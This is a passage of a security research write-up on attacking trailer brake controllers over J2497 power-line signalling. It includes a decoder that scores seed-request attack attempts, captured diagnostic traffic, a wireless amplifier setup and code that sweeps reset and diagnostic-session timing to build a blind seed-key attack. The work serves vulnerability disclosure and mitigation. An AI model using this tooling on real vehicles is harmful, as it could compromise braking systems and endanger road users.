
1. it uses an Intellon SSC P485 chip and an Intellon SSC P111 chip just like the reference implementation above.
2. it uses large SMD and PTH components, so it is easy to rework.
3. it is connectorized for DB15 already, so it is easy to connect to our VDAs.
4. and it is portable and ruggedized already, so it is reasonable to use on the bench and in the field.

If we were lucky, all of the pins we wanted would have been on a debug header; but *none of them were*. There were a couple available on test points, but most needed to be pulled from the legs of the P485 and P111 package. Luckily these are large-pitch SMD components so soldering to them is very easy. One lucky break is the PLC TestCon PCB ties VSS_D and VSS_A (digital and analog ground) so it will be easier to analyze the PLC chirps and digital lines at the same time.

We used the tried-and-true technique of gluing-down a 0.1" header and soldering 30 AWG 'wire wrap' jumper wires from the PCB's points-of-interest to the 0.1" header -- this creates a re-usable connector with strain relief on the solder points. When doing this you should make sure to have the 0.1" header inserted into a mating connector so the pins stay straight while getting heated by the soldering process (pictured below). Then we applied whiteout to the 0.1" header and inscribed with fine tip sharpie to label the connector pins.

letter labels applied to the 0.1" header pictured below.

P485 Pin	0.1" Header Label
DI 8	I
RO 9	O
ILD 7	L
TS 11	T
P111 output (~SI)	S
VSS_D 3 and VSS_A 13	G




modifications to the PLC TestCon to pickup the digital I/O and the analog component of the PLC4TRUCKS signal.

Then connections were made from the 0.1" header shown above to the logic analyzer supported by sigrok PulseView and, finally, captures using sigrok PulseView were made.



connection to the logic analyzer.



a capture of a single LAMP ON message using the above setup -- as shown in the sr-j1708.

With this setup we were able to observe collisions on the analog shared medium and how they are decoded. This allowed us to develop the j2497-keyhole mitigation, enabled testing to discover the most-effective jamming signal, and confirm that the pre-able signals in J2497 are essentially ignored. It also let us track down the root cause (well, almost) of J2497 chirp-fragments which are often observed on the analog shared medium.

These chirp fragments have been observed being emitted by trailer equipment on the bench and in the field. We did not understand if they were intentional or not and we could not reason what was causing them. Adapting to their presence was necessary in the development of the

gr-j2497 receiver code. While we were transmitting our own J2497 signals using a VDA J1708 on the bench we observed them as well; and a simple 'zoom in' on a logic analyzer capture at the time revealed the following: they are emitted sometimes by the SSC P485 when a start bit from the MCU (on its DI pin) causes a spurious TS output signal which is intended to switch-on the amplifier. Why the TS signal went high too soon before the later obviously correct chirp is unclear. One possibility is that there could be a synchronization issue between the P485 clock that is phase-locked to the other transmitters on the shared analog medium and the J1708 transmitter's UARTs which is not.



a logic analyzer capture screenshot of the setup pictures in the figures above; this screenshot shows a short blip on the TS signal corresponding to a short noise burst of the analog signal preceding a valid chirp signal.

Logic Analyzer Software Setup

The hardware setup for a sigrok-compatible logic analyzer (we used a CWAX clone) enabled development of the [j2497-keyhole mitigation](#) and also aided in the development of the blind seek-key exchange attack signal. The combined features of a log-like collection and classification of the traffic alongside the oscilloscope-like trace captures enabled inspection into

long-running 'campaigns' of parameter sweeps at an overview level while retaining the ability to zoom-in to the captures and investigate short-term timing at the micro-second scale.

To enable long-term campaign logging and classification of each attempt we relied on the sigrok feature of 'stacked' decoders: this feature enables further 'decoding' (interpreting, processing and labelling) of the outputs of other decoders. We created a campaign labelling decoder, `sr-j1587dleexplorer`, stacked on-top-of the `j1708` simple decoder (it breaks-up messages according to the gaps between messages detailed in J1708), which is on-top-of the default sigrok UART decoder. First we needed to [add stacked output to the sr-j1708 decoder](#):

```
diff --git a/pd.py b/pd.py
index a1180e9..34a0fd2 100644
--- a/pd.py
+++ b/pd.py
@@ -23,6 +23,17 @@ from binascii import hexlify

import sigrokdecode as srd

+'''
+OUTPUT_PYTHON format:
+
+Packet:
+ [<ptype>, <pdata>]
+
+This is the list of <ptype>s and their respective <pdata> values:
+ - 'MESSAGE': the data is a bytes of the message, incl CRC
+ - 'INVALID_MESSAGE': the data is a bytes of the message, incl CRC
+'''
+
+J1708_BAUD = 9600
+MIN_BUS_ACCESS_BIT_TIMES = 12

@@ -68,7 +79,7 @@ class Decoder(srd.Decoder):
desc = 'J1708'
license = 'gplv2+'
inputs = ['uart']
- outputs = []
+ outputs = ['j1708']
tags = ['Automotive']
options = (
{'id': 'message_break', 'desc': 'Delay (in bit times) for message break', 'de
fault': 10, 'values': (2, 10, 12)},
@@ -118,6 +129,7 @@ class Decoder(srd.Decoder):
self.do_message_break_ready()

def start(self):
+ self.out_python = self.register(srd.OUTPUT_PYTHON)
```

```

self.out_ann = self.register(srd.OUTPUT_ANN)
self.out_bin = self.register(srd.OUTPUT_BINARY)
self.message_break = self.options['message_break']
@@ -181,6 +193,11 @@ class Decoder(srd.Decoder):
self.put(int(self.prev_stopbit_endsample - self.bit_width * 10),
self.prev_stopbit_endsample, self.out_ann,
[Decoder.ANNOTATION_ERROR, ['Checksum', 'CRC']])
+
+ startsample = self.first_startbit_startsample
+ endsample = self.prev_stopbit_endsample
+ self.put(startsample, endsample, self.out_python,
+ ['INVALID_MESSAGE', bytes(self.data)])
else:
data_print = self.get_hex(self.data[0:-1])
mid_print = hex(self.data[0])
@@ -209,6 +226,11 @@ class Decoder(srd.Decoder):
[Decoder.ANNOTATION_FIELDS, ['CRC: ' + checksum_print, checksum_print, 'CRC']
])
self.put(startsample, endsample, self.out_bin,
[Decoder.BINARY_CRC, bytes(self.data[-1:])])
+
+ startsample = self.first_startbit_startsample
+ endsample = self.prev_stopbit_endsample
+ self.put(startsample, endsample, self.out_python,
+ ['MESSAGE', bytes(self.data)])
return

def get_hex(self, data_bytes):

```

This change is reproduced above because it is a straightforward example of how to add stacked decoder output to any sigrok decoder. With the sr-j1708 decoder extended in this way, we could now create another decoder which would take 'j1708' as an input.

```

[...]
    inputs = ['j1708']
[...]
```

The decoder began as a way to decode the Data Link Escape (DLE) messages seen on the bus which appeared to be Unified Diagnostics Services (UDS) -- more on that later. Because of this we called it the "DLE Explorer". We started by categorizing the messages observed into 'lamp' (the only strictly required messages on J2497), 'DLEs' and 'other messages' and then further sub-categorizing 'DLEs' into UDS (when they are valid UDS).

```

[...]
```

```


    name = 'J1587_DLE'
    longname = 'J1587 DLE Explorer'
[...]
```

```

    annotation_rows = (

```

```
[...]
    ('lamp', 'lamp messages', (ANNOTATION_LAMP,)),
    ('other', 'other messages', (ANNOTATION_OTHER,)),
    ('dles', 'DLE Messages', (ANNOTATION_DLE,)),
    ('uds', 'UDS messages',
[...])
    annotation_rows = (
        ('uds', 'UDS messages',
[...])
        elif self.data[1] == 0xfe:
            self.put(self.startsample_block, self.endsample_block, self.out_a
nn,
                    [Decoder.ANNOTATION_DLE, [data_print]])
            self.handle_uds()
[...])
```



example of a capture of the 'lamp', 'dles', and 'other' messages. One DLE is identified as a valid UDS message (1101) and one is not (89fe0a01cc024800).

This categorization was useful to identify a 'mystery' non-UDS DLE emitted by the target trailer brake controller: 89fe0a 01cc024800. According to the J1708 standard, these DLEs are *from* the target trailer brake controller to LAMP. This makes no sense with this definition because LAMP MID is a special value and there is no 'destination' to send to at that MID. These non-UDS DLEs are emitted periodically and grouped into the same 'burst' as the LAMP messages from the target trailer brake controller. This is perhaps part of some proprietary dynamic status information for combined tractor-trailer or multi-trailer systems offered by the particular trailer equipment supplier.

The decoder evolved again as we sought to precisely correlate the timing of ECU resets in response to messages, and also for easily observing when UDS messages were responded-to (either positively or negatively) or when they were missed or ignored (we added a 'responded-to' row to make this correlation obvious).

```

annotations = (
[...]     ('confirmed_pos', 'confirmed positive UDS messages'),
[...]     ('confirmed_neg', 'confirmed negative UDS messages'),
)
[...]     annotation_rows = (
        ('uds', 'UDS messages',
         (ANNOTATION UDS, ANNOTATION UDS CONFIRMED POS, ANNOTATION UDS CONFIR

```



```
MED_NEG, ANNOTATION_UDS_TIMEOUT)),
[...]
    ANNOTATION_UDS_CONFIRMED_POS = 4
[...]
    ANNOTATION_UDS_CONFIRMED_NEG = 8
[...]
```



Pulseview screenshot showing both the 'denied by' and 'confirmed by' annotations.

The final feature for this decoder was added to label the success/failure of each attempt to request a seed in a long-running parameter sweep campaign. The parameter sweep signal was generated using modifications of the [j2497-keyhole mitigation code](#) (see the later section [Creating Jitter-Free J2497 Signals](#) for details). This latest feature of the decoder was instrumental in being able to return from a multi-hour (or multi-day) parameter sweep campaign and quickly evaluate which attempts were successful.

```
[...]
def handle_reset_message(self, uds_bytes):
    if self.prev_uds_reset is not None:
        # if we have had a +ve confirmation of DSC since prev reset
        # AND we have a +ve confirmation of SA
        # then campaign SUCCESS!
        if self.prev_uds_dsc_pr is not None and self.prev_uds_sa_pr is not None:
            seed = self.get_hex(self.prev_uds_sa_pr[2][2:4])
            self.put(self.prev_uds_reset[1], self.startsample_block, self.out_ann,
                    [Decoder.ANNOTATION_ATTEMPT_SUCCESS, ['OK. Seed: ' + seed]])
        else:
            if self.prev_uds_sa_pr is None:
                self.put(self.prev_uds_reset[1], self.startsample_block, self.out_ann,
                        [Decoder.ANNOTATION_ATTEMPT_FAILURE, ['Missing Seed']])
            else:
                self.put(self.prev_uds_reset[1], self.startsample_block, self.out_ann,
                        [Decoder.ANNOTATION_ATTEMPT_FAILURE, ['Missing DSC PR']])

    self.prev_uds_reset = (self.startsample_block, self.endsample_block, uds_bytes)
```



```

self.prev_uds_dsc = None
self.prev_uds_dsc_pr = None
self.prev_uds_sa = None
self.prev_uds_sa_pr = None
self.prev_uds_by_service = {}
[...]
```



Pusview screenshot showing examples of the campaign status annotations "Missing Seed" and "OK".

This decoder was developed specifically for the task of creating and calibrating the blind attack signal. It isn't re-usable for other tasks so it is not published in any code repositories; however, it is reproduced here for reference in the hopes that it can be re-used for similar tasks by others in the future:

```

# Copyright (c) 2021-2024 National Motor Freight Traffic Association Inc.
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in
# all
# copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN T
```

*HE**# SOFTWARE.***from** binascii **import** hexlify**import** sigrokdecode **as** srd

J1708_BAUD = 9600

class Decoder(srd.Decoder):

api_version = 3

id = 'j1708_dle'

name = 'J1587_DLE'

longname = 'J1587 DLE Explorer'

desc = 'J1587_DLE'

license = 'MIT'

inputs = ['j1708']

outputs = []

tags = ['Automotive']

options = ()

annotations = (

('dle', 'a data link escape'),

('lamps', 'lamp messages'),

('others', 'other messages'),

('udses', 'uds messages'),

('confirmed_pos', 'confirmed positive UDS messages'),

('timeouts', 'timed out uds messages'),

('success', 'attempt success'),

('failure', 'attempt failure'),

('confirmed_neg', 'confirmed negative UDS messages'),

)

ANNOTATION_DLE = 0

ANNOTATION_LAMP = 1

ANNOTATION_OTHER = 2

ANNOTATION_UDS = 3

ANNOTATION_UDS_CONFIRMED_POS = 4

ANNOTATION_UDS_TIMEOUT = 5

ANNOTATION_ATTEMPT_SUCCESS = 6

ANNOTATION_ATTEMPT_FAILURE = 7

ANNOTATION_UDS_CONFIRMED_NEG = 8

annotation_rows = (

('lamp', 'lamp messages', (ANNOTATION_LAMP,)),

('other', 'other messages', (ANNOTATION_OTHER,)),

('dles', 'DLE Messages', (ANNOTATION_DLE,)),

```

        ('uds', 'UDS messages',
         (ANNOTATION_UDS, ANNOTATION_UDS_CONFIRMED_POS, ANNOTATION_UDS_CONFIR
MED_NEG, ANNOTATION_UDS_TIMEOUT)),
        ('attempt', 'attempt results', (ANNOTATION_ATTEMPT_SUCCESS, ANNOTATIO
N_ATTEMPT_FAILURE)),
    )

    BINARY_MID = 0
    BINARY_PAYLOAD = 1
    BINARY_CRC = 2

    binary = (
        ('mid', 'J1708 MID'),
        ('payload', 'J1708 Payload'),
        ('crc', 'J1708 Checksum'),
    )

    def __init__(self):
        self.samplerate = None
        self.out_bin = None
        self.out_ann = None
        self.reset()
        self.prev_uds_sa_pr = None
        self.prev_uds_sa = None
        self.prev_uds_reset = None
        self.prev_uds_dsc = None
        self.prev_uds_dsc_pr = None
        self.data = bytearray()
        self.startsample_block = None
        self.endsample_block = None
        self.prev_uds_by_service = {}

    def reset(self):
        self.prev_uds_sa_pr = None
        self.prev_uds_sa = None
        self.prev_uds_reset = None
        self.prev_uds_dsc = None
        self.prev_uds_dsc_pr = None
        self.data = bytearray()
        self.startsample_block = None
        self.endsample_block = None
        self.prev_uds_by_service = {}

    def start(self):
        self.out_ann = self.register(srd.OUTPUT_ANN)
        self.out_bin = self.register(srd.OUTPUT_BINARY)

```

```

def metadata(self, key, value):
    if key == srd.SRD_CONF_SAMPLERATE:
        self.samplerate = value

TIMEOUT_SECONDS = 6.0 # 700E-3

def handle_reset_message(self, uds_bytes):
    if self.prev_uds_reset is not None:
        # if we have had a +ve confirmation of DSC since prev reset
        # AND we have a +ve confirmation of SA
        # then campaign SUCCESS!
        if self.prev_uds_dsc_pr is not None and self.prev_uds_sa_pr is not None:
            seed = self.get_hex(self.prev_uds_sa_pr[2][2:4])
            self.put(self.prev_uds_reset[1], self.startsample_block, self.out_ann,
                    [Decoder.ANNOTATION_ATTEMPT_SUCCESS, ['OK. Seed: ' + seed]])
        else:
            if self.prev_uds_sa_pr is None:
                self.put(self.prev_uds_reset[1], self.startsample_block, self.out_ann,
                        [Decoder.ANNOTATION_ATTEMPT_FAILURE, ['Missing Seed']])
            else:
                self.put(self.prev_uds_reset[1], self.startsample_block, self.out_ann,
                        [Decoder.ANNOTATION_ATTEMPT_FAILURE, ['Missing DSC PR']])

        self.prev_uds_reset = (self.startsample_block, self.endsample_block, uds_bytes)
        self.prev_uds_dsc = None
        self.prev_uds_dsc_pr = None
        self.prev_uds_sa = None
        self.prev_uds_sa_pr = None
        self.prev_uds_by_service = {}

def handle_uds(self):
    length_byte = self.data[3]
    if len(self.data) < 4 + length_byte + 1:
        print("invalid UDS" + self.get_hex(self.data))
        return

    # there are non-UDS DLEs from the TCU: 89fe0a01cc024800
    if self.data[2] == 0x0a and self.data[3] == 0x01:
        return

```

```

uds_bytes = self.data[4:4 + length_byte]
service_byte = uds_bytes[0]
self.put(self.startsample_block, self.endsample_block, self.out_ann,
        [Decoder.ANNOTATION_UDS, [self.get_hex(uds_bytes)]])
self.prev_uds_by_service.update({service_byte: (self.startsample_block,
self.endsample_block,
uds_bytes)})

if service_byte == 0x11: # reset
    self.handle_reset_message(uds_bytes)
    self.prev_uds_by_service.update({service_byte: (self.startsample_block,
self.endsample_block,
uds_bytes)})

elif service_byte == 0x10: # DSC
    self.prev_uds_dsc = (self.startsample_block, self.endsample_block,
, uds_bytes)
elif service_byte == 0x27: # SA
    self.prev_uds_sa = (self.startsample_block, self.endsample_block,
uds_bytes)
elif service_byte - 0x40 > 0 and (service_byte - 0x40) in self.prev_uds_by_service: # this is a +ve response
    print("found prev uds")
    confirmed_service = service_byte - 0x40
    prev_ss, prev_es, prev_uds_bytes = self.prev_uds_by_service.get(confirmed_service)
    if confirmed_service == 0x10: # DSC
        self.prev_uds_dsc_pr = (self.startsample_block, self.endsample_block, uds_bytes)
    elif confirmed_service == 0x27: # SA
        self.prev_uds_sa_pr = (self.startsample_block, self.endsample_block, uds_bytes)

    self.put(prev_es, self.endsample_block, self.out_ann,
            [Decoder.ANNOTATION_UDS_CONFIRMED_POS,
            [self.get_hex(prev_uds_bytes) + ' confirmed by ' + self.get_hex(uds_bytes)]])
    elif service_byte == 0x7f and uds_bytes[1] in self.prev_uds_by_service: # negative confirmation
        confirmed_service = uds_bytes[1]
        prev_ss, prev_es, prev_uds_bytes = self.prev_uds_by_service.get(confirmed_service)
        self.put(prev_es, self.endsample_block, self.out_ann,
            [Decoder.ANNOTATION_UDS_CONFIRMED_NEG,
            [self.get_hex(prev_uds_bytes) + ' denied by ' + self.get_hex(uds_bytes)]])

```

```

def handle_message(self):
    if len(self.data) == 0:
        return
    data_print = self.get_hex(self.data[0:-1])

    if data_print == '0a00' or data_print == '0bff':
        self.put(self.startsample_block, self.endsample_block, self.out_a
nn,
                [Decoder.ANNOTATION_LAMP, [data_print]])
    elif self.data[1] == 0xfe:
        self.put(self.startsample_block, self.endsample_block, self.out_a
nn,
                [Decoder.ANNOTATION_DLE, [data_print]])
        self.handle_uds()
    else:
        self.put(self.startsample_block, self.endsample_block, self.out_a
nn,
                [Decoder.ANNOTATION_OTHER, [data_print]])

    return

@staticmethod
def get_hex(data_bytes):
    return hexlify(data_bytes).decode('utf-8')

def decode(self, ss, es, data):
    ptype, pdata = data

    if ptype == 'INVALID_MESSAGE': # just drop the invalid messages for
now
        return
    self.startsample_block, self.endsample_block = ss, es
    self.data = pdata

    self.handle_message()
    return

```

One of the Pulseview features that made this decoder so useful is the 'Tabular Decoder View'. As the name suggests, it renders all the decoder annotations in a table, and it is possible to double-click on the annotation to have the trace view zoom-in directly to that annotation. This makes navigating the very long captures quite easy and the results can be exported to csv for other analysis.

Decoder: J1587_DLE  Show all ☒ Hide Hidden Rows/Classes

Sample	Time	Decoder	Ann Row	Ann Class	Value
109231054	9:06.155	J1587_DLE	other messages	other messages	897400
109237003	9:06.185	J1587_DLE	other messages	other messages	895402
109253259	9:06.266	J1587_DLE	DLE Messages	a data link escape	89fe0a01cc024800
109257022	9:06.285	J1587_DLE	other messages	other messages	895402
109267055	9:06.335	J1587_DLE	other messages	other messages	8931f1
109271048	9:06.355	J1587_DLE	other messages	other messages	897400
109277046	9:06.385	J1587_DLE	other messages	other messages	895402
109282931	9:06.415	J1587_DLE	lamp messages	lamp messages	0a00
109285137	9:06.426	J1587_DLE	other messages	other messages	89a8e900
109292181	9:06.461	J1587_DLE	UDS messages	uds messages	1101
109292181	9:06.461	J1587_DLE	DLE Messages	a data link escape	acfe89021101
109293640	9:06.468	J1587_DLE	UDS messages	confirmed posi...	1101 confirmed by 51
109293640	9:06.468	J1587_DLE	attempt results	attempt success	OK. Seed: 37e1
109297064	9:06.485	J1587_DLE	other messages	other messages	895402
109298705	9:06.494	J1587_DLE	UDS messages	uds messages	51
109298705	9:06.494	J1587_DLE	DLE Messages	a data link escape	89feac0151ffffffff
109334615	9:06.673	J1587_DLE	UDS messages	uds messages	1083
109334615	9:06.673	J1587_DLE	DLE Messages	a data link escape	acfe89021083
109336074	9:06.680	J1587_DLE	UDS messages	confirmed posi...	1083 confirmed by 5...
109437025	9:07.185	J1587_DLE	lamp messages	lamp messages	0a00
109538078	9:07.690	J1587_DLE	lamp messages	lamp messages	0a00
109584313	9:07.922	J1587_DLE	other messages	other messages	890400
109637056	9:08.185	J1587_DLE	other messages	other messages	8900c2
109639085	9:08.195	J1587_DLE	lamp messages	lamp messages	0a00
109740047	9:08.700	J1587_DLE	lamp messages	lamp messages	0a00
109768336	9:08.842	J1587_DLE	other messages	other messages	890400

Pulseview screenshot showing the 'Tabular Decoder View' around one case of an 'OK' campaign label.

Onsite Testing

When performing the onsite tests to confirm this vulnerability we re-used the same setup as with previous confirmation of the wireless write vulnerability. This is depicted below in the diagram below, shown previously in the DEF CON 30 presentation:




diagram of wireless testing setup.

In addition to the wireless test setup, we typically deploy a modified J560 cable between the tractor and trailer; this cable has the AUX and GND wires broken out so that the FL2K can be connected directly using a DC block. This way the validity of the signal can be confirmed independently of the power required to receive it wirelessly. This is very useful given the typical failure mode of the low-cost power amplifiers does not include any indication that they have failed -- so testing periodically is necessary.

The wireless testing setup has been repeated multiple times over the past 6 years. Here are a couple photos showing the setup.



typical table location between tractor and trailer, also showing locations of (from left to right): 500W, 300USD, power amplifier, 48V power supply for amplifier (disconnected), RF SMA-SMA

cable, 9:1 balun, 40' strung-wire antenna (taped to pylons). This photo was taken at Tank Truck Week 2024 in Charlotte, NC.



another typical table placement, further away from the target because this setup now includes a >1KW power amplifier (blue box on ground). This photo was taken during preparation for DEF CON 30 talk in Arnprior, ON.

Creating Jitter-Free J2497 Signals

After we discovered that the vulnerability could be exploited by precise timing, we needed a way to create J2497 signals where all timing could be controlled. The typical RP1210 or UART-based J2497 interface via the Intellon SSC P485 converter chip would not suffice. Luckily the wireless attack development previously had yielded two Software Defined Radio (SDR) transmitter solutions that can create such precise timing signals by-design: [gr-j2497](#), a transmit and receive tool and [j2497-keyhole](#), a mitigation to be superimposed on J2497 networks that can protect trailer equipment from wireless attacks while still allowing the regulation-required LAMP messages. Using either of these projects would enable the precise timing control of the signals we needed to develop and would even enable wireless attacks of the vulnerability as well since they are already prepared for SDR.

The j2497-keyhole source code had an advantage over gr-j4297 for us, as it takes advantage of a J2497 receiver quirk: the preamble phase of J2497 is not used at all (ostensibly) i.e. J2497 devices start receiving immediately after a sync word is observed. The j2497-keyhole code does not send pre-amble signals at all. This yields a faster rate of transmission which has an advantage when we need to run long-running searches for timing parameters.

We made a fix to ensure that the signals emitted would start with the values specified and no distortions would be present -- by increasing the warmup size. Then we also switched to a streaming-write of data to the fl2k pipe so that very long running signals could be sent without needing to pre-allocate all the memory required up-front ([see the changes here](#))

With this change applied we are able to re-purpose the j2497-keyhole mitigation code into a more general j2497 transmitter with precise delays. For example, it was observed that 700ms after an ECUReset is received by the target it emits a LAMP message -- presumably it can receive J2947 messages sometime before that. We can send a signal that sweeps the delays between 10ms and 700ms after reset to see when the target is first able to receive traffic after reset.

[...]

```
def get_chirps(hexstring, sample_rate):
    return get_payload_chirps(get_payload_bits(binascii.unhexlify(hexstring))
, sample_rate)
```

```
def generate_resets(sample_rate):
    reset_chirps = get_chirps('acfe89021101', sample_rate) # UDS $11 SF 01 re
set
    dsc_chirps = get_chirps('acfe89021083', sample_rate) # UDS DiagSessionCon
trol type 0x83
    blank_after_dsc1 = np.zeros(int((500_000 / 1000000.0) * sample_rate), np.
float32)
```

```
    for delay_after_reset_us in range(700_000, 10_000, -10_000):
        blank_after_reset = np.zeros(int((delay_after_reset_us / 1000000.0) *
sample_rate), np.float32)
```

```
        yield np.concatenate([
            reset_chirps, blank_after_reset,
            dsc_chirps, blank_after_dsc1
        ])
```

[...]

```
if __name__ == '__main__':
```


[...]

```
    chirps_chain = itertools.chain(
```

```

        generate_resets(sample_rate=FL2K_SAMP_RATE),
    )
[...]
```

When analyzing the results of these parameter sweeps, we often need to go from a logic capture, to code and then back. The logic analyzer software, PulseView, uses 'snapping' when placing measurement markers and it is the digital signal edges which are snapped-to. Because these digital signals are decoded from the analog signals generated by the fl2k transmitter which the j2497-keyole code is filing, there will be a delay between the two. It was useful to calibrate this delay so that measurements could be made in PulseView and ported into new versions of code; this was done by transmitting a 204ms delay between an end of reset frame and a DSC frame start and then measuring in PulseView (see below). For the same timespan, 205.09ms was measured -- which meant there was a 1090us offset.



a time measurement between end of ECUReset (ER) and start of DiagnosticSessionControl (DSC) frame where the measurement has 'snapped' to the last edge of ER on channel I and the first edge of DSC on channel I.

There were many other parameter sweeps performed using this method (some detailed in the [Exploration](#) section below).

Faking CAN to Use Scapy

Having identified that the diagnostics on the target was UDS (actually KWP2000, but close enough) it was useful to set up a way to re-use existing UDS client code in [scapy automotive](#). This was accomplished by creating a custom driver for python-can which interfaced with the [python RP1210](#) package.



diagram of the python-can software stack enabled by the custom 'RP1210 J1587 DLE Bridge' developed.

